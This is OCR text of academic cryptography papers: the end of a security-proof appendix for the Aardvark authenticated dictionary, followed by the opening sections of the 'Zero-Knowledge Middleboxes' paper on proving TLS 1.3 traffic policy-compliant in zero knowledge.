Define $\mathcal{F}$ as follows on the ideal state $m \in \mathcal{M}$, opcode $o \in O$, and the input $(k,v) \in \mathcal{K} \times \mathcal{V}_\perp$.

- $\mathcal{F}(m, \mathsf{read}, (k,\perp)) = (m, m(k))$.
- $\mathcal{F}(m, \mathsf{write}, (k,v)) = (m', \perp)$, where $m'(k) = v$ and $m'(k') = m(k')$ for all $k' \neq k$.

In this scenario, $X_{\mathsf{static}} = \mathcal{K}$ and $X_{\mathsf{dynamic}} = Y = \mathcal{V}_\perp$.

To simplify our analysis, we analyze the security of Aardvark with respect to the operations and not transactions. Given a secure dictionary of operations with a verification algorithm V and update function G, we can define a corresponding secure transactional dictionary with a verification algorithm V' and update function G' where G' is the composition of G over each operation in the transaction and V' returns 1 if and only if V returned 1 for each intermediate state in the composition.

A.3 Security of Aardvark

Theorem 1. *Let F be implemented by Aardvark, C_Δ be the set of validator states, and Σ be the corresponding operation contexts, with* Init *as the function which creates initial vector commitment parameters (§4) and $c_{\mathsf{init}} = \mathsf{Commit}(m_{\text{empty}})$. Then the Aardvark implementation of an ideal dictionary satisfies soundness and τ-synchronous completeness.*

Completeness follows from the argument presented in §6.

To show that soundness holds, consider the Aardvark representation of the ideal data structure m, which we call a *snapshot*. While m simply maps keys to values, the snapshot represents this map as a vector $\bar{e}$ of slots, with each slot containing a key, a value, and the successor key. We argue that two invariants hold after every operation: the current snapshot faithfully represents the current m, and validators hold commitments to the past τ snapshots.

These invariants are sufficient to show that soundness holds. Indeed, in order to win, $\mathcal{A}$ must output some $(o,(k,v),\sigma)$ such that both $V_{\mathsf{pp}}(c,o,k,\sigma) = 1$ and $F(c,o,(k,v),\sigma)$ outputs some $\bar{y}$ inconsistent with $\mathcal{F}$, implying $o = \mathsf{read}$ and $\bar{y} \neq m(k)$.

The context σ must be for a snapshot $\bar{e}'$ that is no more than τ operations old. By the binding property of the vector commitment, σ will contain the correct slot information for k for $\bar{e}'$, or else Verify (which gets correct inputs because the validator has the correct commitment to $\bar{e}'$ by the second invariant) will reject with all but negligible probability.[13] Because the validator stores the past τ operations, the validator can then correctly compute slot information for k according to the current snapshot which, by the first invariant, gives $m(k)$. This contradicts $\bar{y} \neq m(k)$.

To argue that the invariants hold, we need to reason about how operations change m, the snapshot, and the validator state. In §A.3.2 we prove that after each operation the validator continues holding commitments to the past τ snapshots. Intuitively, the security of vector commitments ensures that the context σ corresponds to correct slot information, and therefore the vector commitments will be updated by the validator to faithfully commit to the new snapshot.

In §A.3.3, we argue, based on data structure design, that the snapshots continue to faithfully represent the ideal map m after every operation. In particular, we show the existence of a function that maps each snapshot to a single m, and which respects updates performed by write.

A.3.1 Modeling Validator Behavior

We begin by more precisely describing the (abstract) behavior of Aardvark.

Let $e_i = (k_i, v_i, k_i')$ for some $k_i, k_i' \in \mathcal{K}, v_i \in \mathcal{V}$ be a slot, and $\bar{e} = e_0, \ldots, e_{S-1}$ be the snapshot. We assume that the initial snapshot consists of a single slot $(\perp, \perp, \perp)$, where $\perp$ is a sentinel key which is the greater than every key.

We define a *commitment* to a snapshot to be the list $\bar{c} = c_0, \ldots, c_{\lceil S/B \rceil - 1}$ that commits to $\bar{e}$, where $c_j = \mathsf{Commit}(e_{jB}, \ldots, e_{\min((j+1)B-1, S)})$ (the last vector is padded to length B with zero-slots).

We say that a Aardvark *operation* is the tuple $\gamma = (o, (k, v), \sigma)$. For any operation γ, we define the function $A(\bar{e}, \gamma) = \bar{e}'$, which *applies* the operation γ to the snapshot $\bar{e}$ and produces a new snapshot $\bar{e}'$, in the same way as defined by Aardvark (§5).

A.3.2 Validators are Bound to Snapshots

Lemma 1. *After t operations, the validators hold commitments to the past $\min(t, \tau)$ snapshots, as well as $\min(t, \tau)$ most recent operations, with all but negligible probability.*

Proof. We prove the lemma by induction on t.

The base case holds by design, so consider the inductive hypothesis. Any operation γ for a key k must come with a context relative to a snapshot $\bar{e}_{t'}$ with $t - \tau \leq t' \leq t$, or else the validator will reject. By the binding property of the vector commitment, the context will contain accurate information on the slot that holds k (and its predecessor in case of deletes) for the snapshot $\bar{e}_{t'}$, or else the vector commitment verification algorithm (which gets correct inputs by the inductive hypothesis, because the validator has correct $\bar{c}_{t'}$) will reject with all but negligible probability. If the validator rejects the operation then neither the snapshot nor the validator state changes, and the inductive case holds.

If the validator accepts the operation, it will use CommitUpdate to compute the new commitment for the snapshot $\bar{e}_{t+1}$. Because the validator has the information relevant to the operation from $\bar{e}_{t'}$ and all the operations that happened since t', the validator can correctly compute the difference between the latest snapshot $\bar{e}_t$ and the new snapshot $\bar{e}_{t+1}$ produced by the operation. By the correctness of CommitUpdate, the validator will compute the correct commitment to this new snapshot, and the inductive case holds. □

A.3.3 Snapshots Encode the Ideal Map

The second invariant we must show is that snapshots encode the ideal map in a manner consistent with read and write operations. Since read changes neither the snapshot nor the map, we focus only on write. We define a snapshot $\bar{e}$ to be *well-formed* if the following conditions hold.

- For any k, a triple $(k, v_1, \mathrm{succ}(k))$ appears in $\bar{e}$ at most once.
- If $k \neq \perp$ and $(k, v, k') \in \bar{e}$, $v \neq \perp$. In other words, all keys (not the sentinel key $\perp$) which are in a slot are mapped to a value which is not $\perp$.
- For all $(k, v, k') \in \bar{e}$, it is the case that $k' = \mathrm{succ}(k)$ (relative to the list of keys in $\bar{e}$). In other words, the successor-references in $\bar{e}$ form a valid circularly-linked list of keys.

From this definition, it follows that there exists a natural *decoding* function D from well-formed snapshots to ideal maps m. Namely, since for all slots $(k, v, k') \in \bar{e}$, (k, v) appears uniquely, it follows that D defines the map m where $m(k) = v$ if (k, v) appears in $\bar{e}$ and $m(k) = \perp$ otherwise.

We will now show that the invariant holds by induction. The base case follows by our initialization. The inductive step is given by the following lemma.

Lemma 2. *Suppose $\bar{e}$ is well-formed, $D(\bar{e}) = m$, and $\gamma = (\mathsf{write}, (k, v), \sigma)$. Let $\bar{e}' = A(\bar{e}, \gamma)$. Let m' be the map given by $m'(k) = v$ and $m'(k') = m(k')$ for all $k' \neq k$. Then $\bar{e}'$ is well-formed, and $D(\bar{e}') = m'$.*

Proof. The lemma follows by inspection of A (for the case of $v = \perp$ and the case of $v \neq \perp$) as defined in Section A.3.1. □

[13] Formally, if $\mathcal{A}$ can cause the validator to accept inaccurate information, $\mathcal{A}$ can be used to violate the binding property of the vector commitment in polynomial time by running the transactions from the beginning.

Zero-Knowledge Middleboxes

Paul Grubbs* Arasu Arun Ye Zhang Joseph Bonneau Michael Walfish

NYU Department of Computer Science, Courant Institute

Abstract. This paper initiates research on *zero-knowledge middleboxes* (ZKMBs). A ZKMB is a network middlebox that enforces network usage policies on encrypted traffic. Clients send the middlebox zero-knowledge proofs that their traffic is policy-compliant; these proofs reveal nothing about the client's communication except that it complies with the policy. We show how to make ZKMBs work with unmodified encrypted-communication protocols (specifically TLS 1.3), making ZKMBs invisible to servers. As a contribution of independent interest, we design optimized zero-knowledge proofs for TLS 1.3 session keys.

We apply the ZKMB paradigm to several case studies. Experimental results suggest that in certain settings, performance is in striking distance of practicality; an example is a middlebox that filters domain queries (each query requiring a separate proof) when the client has a long-lived TLS connection with a DNS resolver. In such configurations, the middlebox's overhead is 2–5 ms of running time per proof, and client latency to create a proof is several seconds. On the other hand, clients may have to store hundreds of MBs depending on the underlying zero-knowledge proof machinery, and for some applications, latency is tens of seconds.

1 Introduction and Motivation

A decades-old conflict in Internet architecture pits user privacy against network administration. Network administration is typically carried out by middleboxes inspecting traffic. Strong privacy, however, requires concealing information—both what and with whom users are communicating—from *all* intermediate parties, including the middleboxes.

Recent developments in encrypted DNS form an illustrative example. DNS queries from end hosts (e.g., "What is the IP address for `example.com`?") have traditionally been sent to resolvers operated by the local network administrator. This architecture arose for performance reasons; as a byproduct, the administrator can use the local resolver as a middlebox, monitoring DNS queries and enforcing network policies like content filtering. Network providers sometimes abuse this capability, for example, by redirecting users to ads via DNS responses [14, 18, 73]. Selling data derived from DNS queries to advertisers has also been legal in the US since 2017 [73]. Another alarming practice is targeted government surveillance [14, 60] using DNS.

In response, several protocols have emerged for encrypting DNS queries to remote resolvers outside the control of the local network administrator [69, 71, 76]. While the primary goal is privacy, encrypted DNS also bypasses any local network policies. For this reason, many providers, including commercial ISPs, have lobbied hard against encrypted DNS [28]. As an attempted compromise, Mozilla introduced a special canary domain [23] that instructs clients to fall back to legacy DNS. But this is no compromise: it is simply handing the local network a (silent) veto over encrypted DNS.

Encrypted DNS represents a fraught *tussle* [29, 70] that we specifically want to confront and resolve. Thus, this paper's overarching question: can we create mechanisms that achieve meaningful compromise? Note that we do not take a philosophical position for or against middleboxes.[1] That debate is almost as old as the Internet architecture itself. Instead, we accept that policy-enforcing middleboxes are a fact of life today and likely to remain so. For example, adult content blocking is legally mandated for U.S. K–12 school networks [26, 61] and commercial U.K. ISPs [123]; these networks comply with their legal mandate by filtering DNS.

The privacy-vs-policy conflict in middleboxes has motivated prior research efforts (§9). These efforts either (like SGX-Box [65] and EndBox [56]) rely on trusted execution environments [36, 40, 57, 64, 82, 108, 124, 132] or (like BlindBox [116] and mcTLS [100]) require application-specific modifications to standard cryptographic protocols [45, 75, 84–86, 88, 92, 102, 103, 109, 137, 140].

These works conflict with a requirement that we regard as essential: **compatibility**. This means, first, no changes to standard protocols and deployed servers. Protocols such as TLS and HTTPS have been carefully developed over several generations and are now widely deployed; it is thus impractical to presume ubiquitous change [32]. We do assume changes to middleboxes and the clients behind them, but these can happen incrementally. Compatibility also means that the network is open to all, not just clients with particular trusted hardware.

This paper initiates research on *zero-knowledge middleboxes (ZKMB)*. The approach is inspired and enabled by dramatic progress over the last decade in probabilistic proofs, including zero knowledge (ZK) proofs (§3, §9). Once purely a theoretical construct, they have received sustained interdisciplinary focus, including real-world deployment in blockchain

*Now at the University of Michigan.

[1] However, we want to be clear that this work is not about enabling censorship or surveillance. On the contrary, as discussed in Section 2, this work will make it harder to justify those activities.

applications. A ZK proof protocol allows a *prover* to convince a *verifier* of the truth of a statement (for example, that a given Boolean formula is satisfiable) while keeping secret the basis of its argument (for example, the satisfying assignment itself). If the statement is false (for example, no satisfying input exists), then the verifier is highly unlikely to be convinced.

Under ZKMBs, clients and servers communicate with standard encryption protocols (HTTPS, for example); the scheme is invisible to servers. The mechanics happen between clients and their local networks, preserving today's network architecture. Given a policy mandated by the middlebox, honest clients send only traffic that complies (by default, clients know the middlebox's policies, though ZKMBs accommodate proprietary policies; §7.5). The middlebox sees this traffic in encrypted form, and clients are required to include a ZK proof that the plaintext traffic indeed complies. The middlebox acts as a ZK verifier, allowing only traffic with valid proofs.

Challenges. There are three mutually exacerbating challenges. The first is preventing the client from circumventing policy by encrypting and sending one (non-compliant) plaintext while generating a proof about another (compliant) one. Equivocation of this kind is possible if the encryption scheme is binding (meaning that, given a ciphertext, there is only one correct decryption). But encryption protocols don't need a binding property to be secure, and it has a performance cost, so modern encryption protocols like TLS 1.3 do not provide it [37,63,91]. Consequently, ZKMBs need to somehow extract novel security guarantees from existing protocols.

The second challenge is the formalism within which one writes a statement to be proved in zero knowledge: the circuit model of computation (§3). Computations generally have verbose representations in that formalism, creating unacceptably large overhead. Indeed, despite all of the recent progress (and hype) in ZK proofs, they are not usable as a turnkey solution. "Practical" proof projects all have application-specific design, not only in deciding how to express a given computation as a circuit but also in choosing a circuit-friendly computation in the first place (for example, hash functions with special algebraic structure).

The last challenge stems from our compatibility requirement. Because we must work with legacy network protocols, we often have no choice about the computation. We have to implement circuit-unfriendly functionality in circuits.

Contributions and results. We introduce a modular pipeline for expressing a ZKMB circuit (§4), and apply it to three case studies (§6–§7): firewalling non-HTTPS traffic, blocklisting domains for encrypted DNS (addressing the earlier example), and allowlisting resolvers for oblivious DNS.

As a contribution of independent interest, we show how to prevent the client from equivocating in TLS 1.3 (§5). We start with a simple but new observation: the messages exchanged during the key agreement protocol, together with a given ciphertext, bind the client to a single plaintext. One way to exploit this observation is to re-run major parts of the key agreement protocol in a circuit. That would entail elliptic-curve cryptography (with circuit-unfriendly parameters) as well as hashing the entire key agreement transcript with SHA-256 (which is likewise circuit-unfriendly). However, we exhibit a shortcut that removes these expensive operations from the circuit. The enabling insight is that the server's authentication messages contain a hash of the results of these operations, and for security, it suffices for the circuit to re-run only the hash's last block. We analyze the security of the baseline and the shortcut (Appendix C of the full version [62]). A feature of our approach is that it amortizes over an entire TLS connection, and can be extended to support early data sent in a 0-RTT resumption (Appendix B.3 of the full version [62]).

Another aspect of our work is parsing legacy protocols in circuits. The naive approach, expressing a full parser in circuit form, would be too expensive. Instead, we carefully tailor the parsing to the policy, to identify just the needed tokens. We also have to adapt the parsing algorithms to the costs imposed by circuits. For example, we identify the first CRLF in an HTTP request using a loop that is carefully written to avoid certain branches (§6).

Our experimental evaluation of ZKMBs (§8) uses xJsnark [79] for compiling code to circuits and the Groth16 [59] proof protocol. As a consequence of Groth16, proofs are 128 bytes and take 2–5ms to verify, regardless of the encoded policy. The salient performance issue is prover (client) time. A proof that accompanies the initiation of a TLS connection costs roughly 14 seconds to generate on a good CPU; proofs in successive packets cost 3–8 seconds to generate, depending on the policy. Also, the client must store hundreds of MB of data to participate in the proof protocol.

The foregoing implies that ZKMBs are close to practical in specialized settings. Notice that a long-lived TLS connection between client and server (to amortize the initiation cost), with proofs needed at most every few seconds, exactly fits blocklisting domains for encrypted DNS (§7). Of course, for many middlebox functionalities, our "v1 ZKMBs" are decidedly not practical. One avenue for future work (§10) is to interrogate tradeoffs (§9) among setup costs, trust, verifier performance, and prover performance, to identify the best ZK machinery for the context. For example, if there are not many clients behind a given middlebox, then we should use ZK proof protocols with far lower proving time, at the expense of verification time [1, 10, 42, 90, 113, 135, 136, 139, 142]. Another area of future work is expanding the scope of configurations (for example, to support off-path middleboxes) and functionalities (for example, to support scanning-style middleboxes).

Despite the limitations of our work, we believe that ZKMBs are worthy of continued research: the approach expands the frontiers of network architectures, pushes privacy-enhancing technologies into new settings, and surfaces new applications of efficient zero-knowledge proofs (whose real-world impact

so far has been substantial but on the other hand, limited to blockchains). In summary, our contributions are:

- A new application of ZK proofs;
- The ZKMB paradigm (§2–§4) and a modular framework for circuits in this setting;
- Sub-circuits for efficiently decrypting TLS 1.3 (§5);
- Three case studies (§6–§7) showing how ZKMBs can resolve tensions between network administration and user privacy, including for encrypted DNS; and
- Implementation and evaluation (§8). Source code is at https://github.com/pag-crypto/zkmbs

2 Overview, Model, and (Non)-Objectives

Our setting includes three principals: a *client*, a *server*, and a *middlebox*. Middleboxes have tremendous variety in function, configuration, and architecture [99, 117]. In this work, we focus on the simplest case: a single, stateless middlebox on the local network, and hence on the path between the client and any server; Figure 1 depicts the basic arrangement. We expect the ZKMB paradigm to generalize (§9–§10).

The client's goal is to communicate with the server using an end-to-end encrypted channel. The middlebox's goal is to enforce some policy; as is typically the case with middleboxes, policy enforcement means dropping traffic that does not adhere to the policy. This policy can affect which servers and protocols the client can use, or it can affect communication content (for example, checking for malware signatures).

The ZKMB protocol should be incrementally deployable: clients without support for ZKMBs should be able to use the network. However, as happens today, the middlebox will block their encrypted traffic, forcing a downgrade to unencrypted protocols. The ZKMB protocol thus represents an opportunistic privacy upgrade.

In the basic ZKMB protocol flow, the client downloads a network policy specification from the middlebox upon joining the network. (Looking ahead, in Section 7.5 we will show how policies can be kept secret from clients in some cases, with moderate overhead, and in Section 10 we discuss policy updates.) This specification defines a policy-relevant *scope*; for example, all traffic sent over a certain protocol. Then, for each encrypted channel to a remote server that is within scope, the client submits a *proof* that the contents of the channel comply with the network policy; the middlebox verifies it. Note that the middlebox has to identify in-scope traffic; we discuss how this can be done for our case studies (§6,§7). The server is unaware that a ZKMB protocol is even in use.

Threat model, objectives, and non-objectives. We assume that parties cannot break cryptographic primitives. In particular, we assume that all parties are probabilistic polynomial-time adversaries, as is standard in cryptography. We also assume that the middlebox and server do not collude.




Figure 1: Structure of our ZKMB protocol. The client convinces the middlebox that the message M is policy-compliant without revealing it. The handshake and encryption algorithms are part of the underlying secure channel (such as TLS). Transcripts and secrets generated in the handshake may be inputs to the proving and verification steps.

The ZKMB protocol should ensure that an adversarial middlebox can't learn anything from ZKMB proofs beyond the fact that the encapsulated plaintext is policy-compliant. Of course, if an underlying protocol leaks information through timing or metadata—as is the case with encrypted DNS [21, 118, 119]—ZKMBs necessarily inherit that leak.

Another objective is compatibility with existing servers; a non-objective is to work with unmodified clients and middleboxes. We make these choices because modern browsers are empirically easier to update than web servers. For example, as of January 2022 only 51% of TLS servers supported TLS 1.3, which was finalized nearly four years prior [83], whereas 50% of Chrome users were already running Chrome 97, which was less than one month old [127]. That said, server-side changes would enable additional use cases and the ZKMB framework would still be motivated.

ZKMBs should ensure that any client abiding by standard protocols complies with policy within the relevant network layer. For example, a client's traffic to its stated destination should be subject to the middlebox's policy. Of course, the client's true destination may be other than what is stated in packets, using VPNs, Tor [35], hidden proxies [138], "inner encryption," or steganography [134]. Detecting and blocking such circumvention is an arms race (see, for example, the progression of obfuscated Tor transport-layer encodings [43]).

We can't hope to build a protocol that defeats all circumvention, but more importantly we don't want to. We view ZKMBs as establishing a default that respects both policy enforcement and privacy, while retaining the ability of advanced users to circumvent the policy, at a comparable level of difficulty to circumventing traditional network filtering. Seeking to block all circumvention of network policy would cross a line from filtering into censorship. Note that this does not imply that ZKMBs are equivalent to an "honor system" model with no proofs, in which clients download the middlebox's policy and

simply exercise discretion about whether to abide by the policy. Such a design would explicitly disempower the provider from enforcing policy.

Why would providers adopt the ZKMB model? We believe that most network administrators *do not want to surveil*. Using ZKMBs, they can establish publicly that they are not surveilling (but are meeting their obligations to apply policy). In fact, we hope that ZKMBs will ultimately demonstrate that "policy enforcement requires plaintext" does not follow, removing an alleged rationale for surveillance.

Performance considerations. We evaluate ZKMB performance on several dimensions: client computation costs for proof generation, middlebox verification costs, communication costs to send proofs from client to middlebox, and setup costs for clients to download parameters when joining the network. Connection latency is the sum of computation time for clients and middleboxes, plus time to transfer proofs; the primary performance goal is to minimize this quantity.

Some proof protocols have public parameters (an SRS; §3). Who generates the SRS? As discussed in Section 10, options include the middlebox, the browser vendor, or else using a back-end proof protocol that has no SRS.

3 Background on Zero-Knowledge Proofs

This section gives necessary context on zero-knowledge (ZK) proofs. Our treatment is simplified and tailored to a particular strand of implemented ZK proof pipelines. We discuss specific systems further in Section 9.

A ZK proof protocol surrounds a given *computation* (or statement) $\mathbf{C}$, a *verifier* $\mathcal{V}$, and a *prover* $\mathcal{P}$. We formulate the computation as a function $\mathbf{C}(X;W)$ that produces output Y. Each of X, Y, W are vectors of variables. X and Y are known as public input and output variables, respectively; W is known as the secret input, or *witness*. The semicolon between X and W delineates the public and the secret input.

In a ZK proof protocol run, $\mathcal{V}$ starts with a pair (x,y). $\mathcal{P}$ produces a short certificate, or *proof*, that convinces $\mathcal{V}$ that (x,y) are valid according to $\mathbf{C}$. (We call protocols consisting of a single $\mathcal{P} \rightarrow \mathcal{V}$ message "non-interactive".) "Valid" means that there exists a w such that $y = \mathbf{C}(x;w)$, and furthermore that $\mathcal{P}$ knows such a w. As an example in our context, imagine that y is yes-or-no, x is encrypted data, w is secret auxiliary information needed to decrypt, and $\mathbf{C}$ embeds decryption logic and policy logic. Semantically, the protocol convinces $\mathcal{V}$ that the putative yes-or-no is consistent with the underlying plaintext that corresponds to the encrypted data.

For many modern ZK constructions, $\mathbf{C}$ is expressed as a generalization of *arithmetic circuits*, called R1CS [52]. For convenience, we call this formalism "circuits". Circuits bring challenges [16, 31, 104, 106, 115, 129]. There is no notion of state (unlike in hardware circuits) nor a program counter. To encode a loop, one unrolls it—to the worst-case number of iterations. Similarly, conditional statements pay for all branches. Bitwise operations and order comparisons are verbose. RAM is costly [9, 17, 79, 105, 129].

Our work uses the QAP-based [52] proof protocol Groth16 [59], which is a non-interactive zero knowledge proof, or NIZK [12, 46] (Groth16 is a kind of NIZK called a zkSNARK [11, 52].) For our purposes, a NIZK is a tuple of (possibly probabilistic) algorithms (ZKSetup, ZKProve, ZKVerify) that depend on $\mathbf{C}$:

- $\sigma \leftarrow \mathsf{ZKSetup}(\mathbf{C})$. This is run by $\mathcal{V}$ or a party that $\mathcal{V}$ trusts. σ is called a structured reference string, or *SRS*, and is a necessary aid to both $\mathcal{P}$ and $\mathcal{V}$. The SRS is generated once for $\mathbf{C}$ and reused over different (x,y,w).
- $\pi \leftarrow \mathsf{ZKProve}(\mathbf{C}, \sigma, (x,y), w)$. π is referred to as the proof.
- $\texttt{accept/reject} \leftarrow \mathsf{ZKVerify}(\mathbf{C}, \sigma, (x,y), \pi)$.

If $\mathcal{P}$ has a legitimate witness w for a particular (x,y), $\mathcal{P}$ can produce π that makes ZKVerify accept. If the statement is not valid (that is, there is no w for which $y = \mathbf{C}(x;w)$) or $\mathcal{P}$ does not know a w for which $y = \mathbf{C}(x;w)$, then the probability (over random choices by ZKSetup and/or ZKVerify) that $\mathcal{V}$ accepts is negligible.

In Groth16, the proof length, $|\pi|$, is short, and ZKVerify runs in nearly constant time with good concrete costs. However, ZKProve and ZKSetup are relatively expensive (§8).

4 ZKMB Protocol

In this section we define a ZKMB protocol, as represented in Figure 1. A ZKMB augments a base *secure channel* protocol, SChan. In our case studies, this is TLS, but we define it abstractly as $\mathsf{SChan} = \langle \mathsf{Handshake}, \mathsf{Enc}, \mathsf{Dec} \rangle$. Handshake is an interactive protocol between the client and server which establishes a shared symmetric key K. Given K, Enc and Dec are used by the client and server to encrypt and decrypt messages, respectively. A ZKMB protocol will not modify SChan.

A ZKMB protocol is a tuple of algorithms: $\mathsf{ZKMB}[\mathsf{SChan}] = \langle \mathsf{Setup}, \mathsf{Registration}, \mathsf{Prove}, \mathsf{Verify} \rangle$ each of which are interactive between the client and middlebox. Our presentation assumes that the ZKMB protocol uses an underlying ZK proof protocol, however this interface could potentially work with other cryptographic primitives (e.g. secure multi-party computation).

The Setup procedure (① in Figure 1) is run once at the beginning of some era; it is not re-run for each client. Setup takes as input a description of the network security policy and outputs policy metadata *PMD*. The metadata in *PMD* may include the SRS (§3) for the underlying ZK proof scheme (if not preloaded by the client) and possibly some additional public inputs to the proof such as a list of blocked domains.




Figure 2: The parts of a ZKMB proof. HT = handshake transcript, C = ciphertext, a = client's handshake secret, M = plaintext message, D = policy-relevant substring.

The Registration procedure (② in Figure 1) is an interactive algorithm run by a client and the middlebox to give the client the policy metadata *PMD* upon joining the network. We expect this to piggy-back on network-layer bootstrap protocols, e.g. using DHCP [38] extensions [39].

The client runs SChan.Handshake to open a secure connection to a server (③ in Figure 1). When the client wants to send a message M to the server, the client first checks that M is policy-compliant; if it isn't then no proof can be generated so the client will decline to send M to the server and instead report an error to the user. Otherwise, the client first runs $\mathsf{SChan.Enc}(K,M)$ to obtain a ciphertext C, then runs the interactive, randomized Prove algorithm (both in ④ in Figure 1) to prove that M is allowed by the policy. Prove takes as public input the handshake transcript HT, policy metadata *PMD*, and ciphertext C, and as private input the secret randomness a generated by the client during the handshake. In TLS 1.3 for example, a is the client's Diffie-Hellman secret.

Prove produces a proof π (using the underlying ZKProve algorithm) which the client sends to the middlebox along with the ciphertext C. After receiving π from the client, the middlebox runs the Verify procedure (⑤ in Figure 1). This procedure takes as input C and π, along with the transcript of SChan.Handshake, and invokes the underlying ZKVerify algorithm to output $0/1$. The result determines whether the middlebox forwards the client's encrypted traffic C to the server, which decrypts using SChan.Dec.

Some ZKMB applications may require a single proof per channel opening. Others may require ongoing proofs as multiple messages are sent, in which case the client and middlebox can repeat steps ④–⑤ for the duration of the connection.

Framework for expressing ZK statements. The circuit that the ZK proof works over (§3) comprises three parts, as depicted in Figure 2:

1. *channel opening*: Given the handshake secret a and transcript HT, derive (hidden) key K and use it to decrypt ciphertext C and obtain (hidden) message M.
2. *parse-and-extract*: This is a translation layer between the network protocol wire format of M and the input format of the policy check component of the circuit. In our case studies, parse-and-extract will generally extract the policy-relevant substring of a network packet (call that string D), while checking that some syntactic requirements are met.

$\mathsf{SimpleTLS.S2}(b,A,\mathsf{cert})$:	$\mathsf{SimpleTLS.C3}(a,(B,C_{\mathsf{cert}}\|\|SF))$:
1: $B \leftarrow g^b; SS \leftarrow A^b$	**1:** $SS \leftarrow B^a$
2: $FK \leftarrow \mathsf{KDF}(SS,1)$	**2:** $FK \leftarrow \mathsf{KDF}(SS,1)$
3: $HK \leftarrow \mathsf{KDF}(SS,2)$	**3:** $HK \leftarrow \mathsf{KDF}(SS,2)$
4: $h_1 \leftarrow H(A\|\|B\|\|\mathsf{cert})$	**4:** $\mathsf{cert} \leftarrow \mathsf{Dec}(HK,C_{\mathsf{cert}})$
5: $SF \leftarrow \mathsf{HMAC}(FK,h_1)$	**5:** $h_1 \leftarrow H(g^a\|\|B\|\|\mathsf{cert})$
6: $kh \leftarrow H(h_1\|\|SF)$	**6:** $SF' \leftarrow \mathsf{HMAC}(FK,h_1)$
7: $K \leftarrow \mathsf{KDF}(SS,kh)$	**7:** $kh \leftarrow H(h_1\|\|SF')$
8: $C_{\mathsf{cert}} \leftarrow \mathsf{Enc}(HK,\mathsf{cert})$	**8:** $K \leftarrow \mathsf{KDF}(SS,kh)$
9: Send $B,(C_{\mathsf{cert}}\|\|SF)$ to client	**9:** If $SF \neq SF'$ then Return $\perp$
10: Return K	**10:** Return K

Figure 3: The latter two steps of SimpleTLS.Handshake. The first step (SimpleTLS.C1) and all notation are defined in Section 5.

3. *policy check*: Check that D satisfies the policy in the metadata *PMD*.

Terminology: circuit vs. sub-circuit We will often, in the sections ahead, refer to these parts as individual circuits. However, they are truly *sub*-circuits. From the perspective of the ZK proof protocol (§3), the combination of the three parts is a single circuit **C**, with a single associated SRS. Section 10 discusses extensions to this model.

5 Channel Opening for Simplified TLS 1.3

This section discusses the core technical challenges of designing channel opening sub-circuits for modern secure channels. For ease of exposition, we present a simplified variant of TLS 1.3, which we call SimpleTLS. Appendix B of the full version [62] presents our channel opening sub-circuits for TLS 1.3 in detail.

SimpleTLS begins with an interactive handshake SimpleTLS.Handshake that establishes a session key K. After the handshake, the client and server use an authenticated encryption scheme like AES-GCM or ChaCha20/Poly1305 to encrypt (Enc) and decrypt (Dec) messages with K.

SimpleTLS.Handshake comprises three algorithms $(\mathsf{C1},\mathsf{S2},\mathsf{C3})$, corresponding to TLS as (C1 = client hello, S2 = server reply, C3 = client finished). To initiate a channel, the client first runs SimpleTLS.C1, which samples $a \leftarrow\!\!\$\, \mathbb{Z}_p$, computes $A \leftarrow g^a$, and sends A to the server.

The server replies by generating its private exponent $b \leftarrow\!\!\$\, \mathbb{Z}_p$ and running SimpleTLS.S2 (left-hand side of Figure 3) on inputs b, A, and its server certificate cert. The server first computes the shared secret SS, then derives the *finished key* FK and the *handshake key* HK (lines 2–3). The former is used to authenticate h_1, a hash of the handshake, via the *server finished* value SF, and the latter is used to encrypt cert, so the server's identity is not revealed to eavesdroppers. The server then derives K from SS and a transcript hash (line 7), sends its reply to the client, and returns K.

SimpleBCO$(A, B, C_{\mathsf{cert}} || SF, C; a)$:

$K = \mathsf{SimpleTLS.C3}(a, (B, C_{\mathsf{cert}} || SF)$
$M \leftarrow \mathsf{Dec}(K, C)$
Return $(A = g^a)\ ?\ M\ :\ \perp$

SimpleSCO$(SF, C; SS, h_1)$:

$FK \leftarrow \mathsf{KDF}(SS, 1)$
$SF' \leftarrow \mathsf{HMAC}(FK, h_1)$
$kh \leftarrow H(h_1, SF')$
$K \leftarrow \mathsf{KDF}(SS, kh)$
$M \leftarrow \mathsf{Dec}(K, C)$
Return $(SF = SF')\ ?\ M\ : \perp$

Figure 4: Channel opening sub-circuits for SimpleTLS.

The client finishes by running SimpleTLS.C3 (right-hand side of Figure 3). It starts by deriving SS, FK, and HK (lines 1–3), then decrypting C_{cert}. Then, it derives K, checks SF (lines 5–8), and returns K only if the check passes.

Comparison to TLS 1.3. All the messages sent in SimpleTLS's handshake are also sent in a TLS 1.3 handshake. TLS 1.3 sends further values in its handshake—such as the server's signature. The value SF, while plaintext in SimpleTLS, is encrypted in TLS 1.3. The key schedule of SimpleTLS is substantially simplified compared to TLS 1.3; the operations that are relevant for explaining our optimizations, such as the derivation of the hash h_1, appear in both. Like SimpleTLS, TLS 1.3's key schedule derives FK, HK, and K from SS, but with more steps and inputs.

The challenge. We assume SimpleTLS (like TLS 1.3) supports only non-committing authenticated encryption schemes. For such schemes, it is possible to create a single ciphertext C with two valid (non-$\perp$) decryptions M_1, M_2 under two different keys K_1, K_2. Efficient algorithms for doing this are known [37, 63, 91]. Thus, the client could create a ciphertext with two decryptions M_1, M_2 where M_1 obeys the policy and M_2 violates it. Then the client could run Prove to generate a proof about M_1, and instead send M_2.[2] As a consequence, a naive channel opening solution, in which the sub-circuit takes K as a witness and verifies that decryption with K does not output $\perp$, is not secure.

